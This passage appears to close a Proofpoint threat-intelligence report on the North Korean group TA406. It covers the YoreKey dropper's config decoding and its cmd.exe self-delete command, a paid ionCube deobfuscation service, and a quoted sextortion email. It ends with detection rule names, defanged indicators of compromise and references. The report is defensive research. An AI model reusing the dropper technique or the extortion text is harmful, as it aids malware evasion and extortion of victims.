
The dropper can have a variable number of embedded payloads, which is defined by the last four bytes (DWORD) of the file (Figure 44).



**Figure 44. YoreKey dropper encoded config and number of payloads**

This value is then multiplied by 76 to find the size of the config. The config precedes the last four bytes of the file. This particular dropper only had two embedded payloads, so the size of the config was 152 bytes. The config is then decoded via a NOT operation on all the bytes.

Each segment of the config is 76 bytes and made up of the following data: *[ID/item, DWORD][location, DWORD][size, DWORD][Unicode filename, 64-bytes]* (Figure 45).



**Figure 45. YoreKey dropper decoded config**

The dropper parses the decoded config for the location of the embedded payload, the size and then, finally, the file name. In the case of at least the first embedded payload, which was the YoreKey keylogger, a hardcoded file name is used instead of the file name defined in the config: *fontdrv.exe*. The second embedded payload was a legitimate copy of the MT4 installer.

Next, the payloads embedded in the dropper are decoded using a NOT operation on all bytes before writing them to disk. The extracted payloads are then executed with `ShellExecuteW`.

Finally, the original dropper is deleted using the following cmd.exe command:  
`/c del /f file path to exe\MT4MAN~1.EXE >> NUL.`



## A not-so-legitimate service: Deioncube

North Korea has a long history of using different methods to generate currency to evade sanctions, several of which are conducted by North Koreans focused on cyber operations. Some of those methods include the theft of **cryptocurrency**, **ATM cash-out schemes** and **ransomware**.

In the past, TA406 has been observed using fake aliases and accounts to pose as software developers for hire. This behavior has already been described by ESTsecurity in their **Smoke Screen** research. ESTsecurity discovered that operator(s) registered for accounts on various freelancing websites offering their software development services for money. Whether this activity was a state-orchestrated scheme for financial gain or intended to compromise their unsuspecting clients is unknown. If the latter, some of the themes used by TA406 were related to cryptocurrency, and so, those clients could've been ideal targets for the theft of any cryptocurrency they might possess.

Proofpoint tracks the activity associated with *JamFedura* and related aliases, accounts and campaigns as TA406. TA406 has an established history of conducting currency-generating campaigns using similar TTPs as their traditional espionage campaigns. Some of those campaigns include the BabyShark-like campaigns associated with the *JamFedura* alias, **Android APK** campaigns targeting individual cryptocurrency users in South Korea (tracked by Proofpoint as **Android Moez**), and credential-harvesting campaigns using cryptocurrency themes.

In 2021, TA406 operated an **ionCube** deobfuscation service (deioncube[.]biz) that may have been used for financial gain. The ionCube software can protect PHP scripts with encryption and licensing. The domain was registered using the same email address (donaldxxxtrump[.]yandex[.]ru) as several domains used throughout 2021 for both credential-harvesting and malware campaigns.

The deobfuscation service, aptly named Deioncube (Figure 46), stated that it was capable of allowing anyone to “decode the files encrypted with IonCube easily.”




Figure 46. Deioncube landing page

The cost for each file decode, if purchased individually, was listed as \$10 per file. Bulk decodes were offered at a cheaper price, up to 500 file decodes for \$500 (\$1 each). Bitcoin and Ethereum were accepted as payment for file decodes, as Figure 47 shows.





Figure 47. Payment page accepting Bitcoin or Ethereum

Proofpoint analysts didn't make any transactions on the website, so it was never verified if the service could remove ionCube protection, nor is it known how much or if any currency was generated while this service was operational. Neither the Bitcoin nor Ethereum addresses presented during testing have received any cryptocurrency; however, it's possible that unique addresses are generated for each job and/or user.

Based on screenshots left on the server hosting the service, development on Deioncube began no later than April 2020. Development for many of Deioncube's web interface features were likely completed no later than December 2020.

TA406 may conduct **sextortion** scams for currency generation as well. In 2019, a test message was observed being sent between two TA406 accounts (Figure 48).

A screenshot of an email body text. The text is in a plain, sans-serif font. It contains three paragraphs. The first paragraph describes a video and the threat to share it. The second paragraph offers a way to prevent this by sending Bitcoin. The third paragraph starts with 'My bitcoin address (BTC Wallet) is:' followed by a blacked-out redacted area.

I made a video showing how you satisfy yourself in the left half of the screen, and in the right half you see the video that you watched. With one click of the mouse, I can send this video to all your emails and contacts on social networks. I can also post access to all your e-mail correspondence and messengers that you use.

If you want to prevent this, transfer the amount of \$500 to my bitcoin address (if you do not know how to do this, write to Google: "Buy Bitcoin").

My bitcoin address (BTC Wallet) is: [REDACTED]

Figure 48: Part of a sextortion email sent from a TA406 email address

Although the message was sent in 2019, the Bitcoin address used in the email didn't receive any Bitcoin until 2020. The same address is also currently listed on a donation/support page for a South Korea-based NGO. It's unknown whether the NGO was compromised, and the donation message was placed on their website maliciously, or if there's another explanation.

As of June 2021, the associated Bitcoin wallet had received and sent about 3.77 Bitcoin.

# Conclusion

Beginning in January 2021, Proofpoint observed TA406 activity on a near weekly basis. The campaigns mostly attempted to steal credentials from targets in multiple sectors including education, research or government entities. TA406 has used malware in multiple campaigns observed by Proofpoint this year, employing similar anti-analysis and periodic time-based C&C calls to steal and exfiltrate data.

Proofpoint anticipates this threat actor will continue to conduct corporate credential theft operations frequently, targeting entities of interest to the North Korean government.

## Emerging Threats Detection Rules

2850119 - ETPRO TROJAN YoreKey Keylogger Activity (POST)  
2848896 - ETPRO TROJAN TA406 Recon VBS Beacon  
2836238 - ETPRO MOBILE\_MALWARE Android Spy Moez CnC Beacon  
2836237 - ETPRO MOBILE\_MALWARE Android Spy Moez Checkin  
2826240 - ETPRO TROJAN KONNI Checkin  
2827626 - ETPRO TROJAN KONNI Retrieving Payload 2  
2827803 - ETPRO TROJAN KONNI/SYSCON related FTP Variant C2 Beacon  
2836839 - ETPRO TROJAN Observed Malicious DNS Query (Konni Group)  
2836840 - ETPRO TROJAN Observed Malicious DNS Query (Konni/Kimsuky Group)  
2836837 - ETPRO TROJAN Konni Group FTP C2 Activity  
2837083- ETPRO TROJAN KONNI C2 Beacon  
2837084 - ETPRO TROJAN KONNI Implant Checkin  
2838046 - ETPRO TROJAN W32/Konni.ae Download Request  
2838058 - ETPRO TROJAN KONNI FTP Activity  
2826241 - ETPRO TROJAN KONNI Retrieving Payload  
2030219 - ET TROJAN Konni Stage 2 Payload Exfiltrating Data  
2030220 - ET TROJAN Possible Konni Encrypted Stage 2 Payload Inbound via HTTP  
2030690 - ET TROJAN Possible KONNI URI Path Observed  
2030691 - ET TROJAN Possible KONNI C2 Activity  
2032329 - ET TROJAN Konni Related Activity  
2033791 - ET TROJAN Konni RAT Exfiltrating Data  
2033794 - ET TROJAN Konni RAT Querying C2 for Commands

# Indicators of Compromise (IoCs)

## Domains

IoC	IoC Type
account-pro[.]club	Domain
account-pro[.]live	Domain
anlysis-info[.]xyz	Domain
asia-studies[.]net	Domain
bignaver[.]com	Domain
carnegieinsider[.]com	Domain
change-pw[.]com	Domain
clonsec[.]us	Domain
cloudnaver[.]com	Domain
clouddocument[.]com	Domain
cloudsecurityservice[.]net	Domain
dailycloudservice[.]com	Domain
daumhelp[.]net	Domain
daum-protect[.]com	Domain
deioncube[.]biz	Domain
delivernaver[.]com	Domain
delivers-security[.]com	Domain
delivers-security[.]net	Domain
diplomatictraining[.]com	Domain
document-package[.]online	Domain
documentpackages[.]link	Domain
documentpackages[.]online	Domain
documentpackage[.]space	Domain
documentpackages[.]space	Domain
documentpackages[.]store	Domain
documentserver[.]site	Domain
down-error[.]com	Domain
download-apks[.]com	Domain
downloader-hanmail[.]net	Domain
download-live[.]com	Domain
emailnaver[.]com	Domain
globalcloudservices[.]org	Domain
gooapi[.]online	Domain
google-account[.]com	Domain
goolg-e[.]com	Domain
goolge[.]space	Domain
govermentweb[.]site	Domain
help-master[.]online	Domain
helpnaver[.]host	Domain
helpnaver[.]link	Domain

IoC	IoC Type
helpnaver[.]online	Domain
help-naver[.]site	Domain
helpnaver[.]site	Domain
help-secure[.]info	Domain
hpronto-login[.]com	Domain
itamaraty[.]net	Domain
knowledgeofworld[.]org	Domain
Info-master[.]com	Domain
login-protect[.]club	Domain
login-protect[.]online	Domain
mail-master[.]online	Domain
mail[.]summitz[.]com	Domain
microsoft-pro[.]host	Domain
microsoft-pro[.]live	Domain
microsoft-pro[.]site	Domain
microsoft-pro[.]space	Domain
midsecurity[.]org	Domain
mid-service[.]com	Domain
mid-service[.]org	Domain
myethrvvallet[.]com	Domain
mysoftazure[.]com	Domain
naverhelp[.]com	Domain
naversecurity[.]us	Domain
nicnaver[.]com	Domain
nidnaver[.]host	Domain
nidnaver[.]press	Domain
nidnaver[.]site	Domain
nidnaver[.]store	Domain
noreply-cc[.]online	Domain
noreply-goolge[.]com	Domain
noreply-sec[.]online	Domain
noreply-yahoo[.]com	Domain
oaass-torrent[.]com	Domain
proattachfile[.]com	Domain
pronto-login[.]info	Domain
pw-change[.]com	Domain
resetpolicy[.]com	Domain
resetprofile[.]com	Domain
rfa[.]news	Domain
rnaii[.]com	Domain

IoC	IoC Type
rnail-inbox[.]com	Domain
rnailm[.]com	Domain
rnail-suport[.]site	Domain
rneail[.]com	Domain
secureaction[.]ru	Domain
securelevel[.]site	Domain
security-account[.]info	Domain
securitycouncilreport[.]org	Domain
security-delivers[.]com	Domain
securityforecastreport[.]com	Domain
security-info[.]com	Domain
security-nid[.]space	Domain
security-pro[.]me	Domain
security-pro[.]online	Domain
securitysettings[.]info	Domain
seoulhobi[.]biz	Domain
servicenaver[.]com	Domain
servicenidnaver[.]com	Domain
sinoforecast[.]com	Domain
softfilemanage[.]com	Domain
ssidnaver[.]com	Domain
stategov[.]biz	Domain
support-info[.]network	Domain
unosa[.]org	Domain
voakorea[.]news	Domain
voakoreas[.]com	Domain
voipgoogle[.]com	Domain
vpsino[.]org	Domain
webofknowledg[.]com	Domain
xfindphoneloc[.]com	Domain
xn--mcrosoft-online-hic[.]com	Domain
0member-services[.]hol[.]es	Domain
attachdown[.]000webhostapp[.]com	Domain
attachdownload[.]000webhostapp[.]com	Domain
attachdownload[.]99on[.]com	Domain
dnsservice[.]esy[.]es	Domain
emailru[.]99on[.]com	Domain
firefox-plug[.]c1[.]biz	Domain
koryogroup[.]1apps[.]com	Domain
lookyes[.]c1[.]biz	Domain
north-korea[.]medianewsonline[.]com	Domain
online-manual[.]c1[.]biz	Domain
romanovawillkillyou[.]c1[.]biz	Domain
securitydownload[.]99on[.]com	Domain

IoC	IoC Type
silverlog[.]hol[.]es	Domain
softlay-ware[.]c1[.]biz	Domain
takemetoyouheart[.]c1[.]biz	Domain
taketodjnfnei898[.]c1[.]biz	Domain
taketodjnfnei898[.]ueuo[.]com	Domain
upsrv[.]16mb[.]com	Domain
vscode-plug[.]c1[.]biz	Domain
win10-ms[.]c1[.]biz	Domain
1006ieudneu[.]atwebpages[.]com	Domain
1995ieudneu[.]atwebpages[.]com	Domain
fd-com[.]fr	Compromised Infrastructure
influencer[.]jvproduccionessv[.]com	Compromised Infrastructure
mail[.]apm[.]co[.]kr	Compromised Infrastructure
oaass[.]co[.]kr	Compromised Infrastructure
rabadaun[.]com	Compromised Infrastructure
simple[.]kswebdesign[.]eu	Compromised Infrastructure
www[.]acl-medias[.]fr	Compromised Infrastructure
u13448720[.]ct[.]sendgrid[.]net	SendGrid Hostnames
u19402039[.]ct[.]sendgrid[.]net	SendGrid Hostnames
u7747409[.]ct[.]sendgrid[.]net	SendGrid Hostnames
u8253848[.]ct[.]sendgrid[.]net	SendGrid Hostnames
u9810308[.]ct[.]sendgrid[.]net	SendGrid Hostnames
222.118.183[.]131 (March 2021)	Email Sending Infrastructure
192.109.119[.]6 (April 2021)	Email Sending Infrastructure
108.177.235[.]226 (May 2021)	Email Sending Infrastructure
108.62.12[.]11 (May 2021)	Email Sending Infrastructure
212.114.52[.]227 (July 2021)	Email Sending Infrastructure
de1d1931f2e821209f1508e4b7306e7ee f296a42f21fe9784e22cf4670acd296	YoreKey
347fdbd435f044fb1209125b22aac5a9 d826cfe5e5d543b190dc904cdd371c3	YoreKey

## Reference List

<https://asec.ahnlab.com/ko/1251/>

<https://blog.alyac.co.kr/2061>

<https://blog.alyac.co.kr/3014>

<https://blog.alyac.co.kr/3390>

<https://blog.alyac.co.kr/3550>

<https://blogs.blackberry.com/en/2017/08/threat-spotlight-konni-stealthy-remote-access-trojan>

<https://blog.talosintelligence.com/2017/05/konni-malware-under-radar-for-years.html>

[https://download.ahnlab.com/kr/site/library/Analysis\\_Report\\_Operation\\_Moneyholic.pdf](https://download.ahnlab.com/kr/site/library/Analysis_Report_Operation_Moneyholic.pdf)

[https://e.cyberint.com/hubfs/Cyberint\\_Konni%20Malware%202019%20Campaign\\_Report.pdf](https://e.cyberint.com/hubfs/Cyberint_Konni%20Malware%202019%20Campaign_Report.pdf)

<https://medium.com/d-hunter/a-look-into-konni-2019-campaign-b45a0f321e9b>

<https://redalert.nshc.net/2019/03/28/threat-actor-group-using-uac-bypass-module-to-run-bat-file/>

<https://ti.qianxin.com/blog/articles/the-konni-apt-organization-uses-nuclear-issues-and-epidemics-as-bait-to-analyze-attacks-against-surrounding-areas/>

<https://unit42.paloaltonetworks.com/the-fractured-statue-campaign-u-s-government-targeted-in-spear-phishing-attacks/>

<https://unit42.paloaltonetworks.com/unit42-new-konni-malware-attacking-eurasia-southeast-asia/>

<https://unit42.paloaltonetworks.com/unit42-nokki-almost-ties-the-knot-with-dogcall-reaper-group-uses-new-malware-to-deploy-rat/>

<https://unit42.paloaltonetworks.com/unit42-the-fractured-block-campaign-carrotbat-malware-used-to-deliver-malware-targeting-southeast-asia/>

<https://us-cert.cisa.gov/ncas/alerts/aa20-227a>

<https://www.fireeye.com/blog/threat-research/2012/12/to-russia-with-apt.html>

<https://www.fireeye.com/blog/threat-research/2013/03/sanny-cnc-backend-disabled.html>

<https://www.fireeye.com/blog/threat-research/2018/03/sanny-malware-delivery-method-updated-in-recently-observed-attacks.html>

<https://www.freebuf.com/articles/network/262367.html>

<https://www.mcafee.com/blogs/other-blogs/mcafee-labs/mcafee-uncovers-operation-honeybee-malicious-document-campaign-targeting-humanitarian-aid-groups/>

<https://www.mcafee.com/enterprise/en-us/assets/reports/rp-operation-oceansalt.pdf>

[https://www.trendmicro.com/en\\_us/research/17/j/syscon-backdoor-uses-ftp-as-a-cc-channel.html](https://www.trendmicro.com/en_us/research/17/j/syscon-backdoor-uses-ftp-as-a-cc-channel.html)





**LEARN MORE**

For more information, visit [proofpoint.com](https://www.proofpoint.com).

---

**ABOUT PROOFPOINT**

Proofpoint, Inc. is a leading cybersecurity and compliance company that protects organizations' greatest assets and biggest risks: their people. With an integrated suite of cloud-based solutions, Proofpoint helps companies around the world stop targeted threats, safeguard their data, and modernize compliance. Leading organizations of all sizes, including more than half of the Fortune 1000, rely on Proofpoint for people-centric security and compliance solutions that mitigate their most critical risks across email, the cloud, social media, and the web. More information is available at [www.proofpoint.com](https://www.proofpoint.com).

©Proofpoint, Inc. Proofpoint is a trademark of Proofpoint, Inc. in the United States and other countries. All other trademarks contained herein are property of their respective owners. [Proofpoint.com](https://www.proofpoint.com)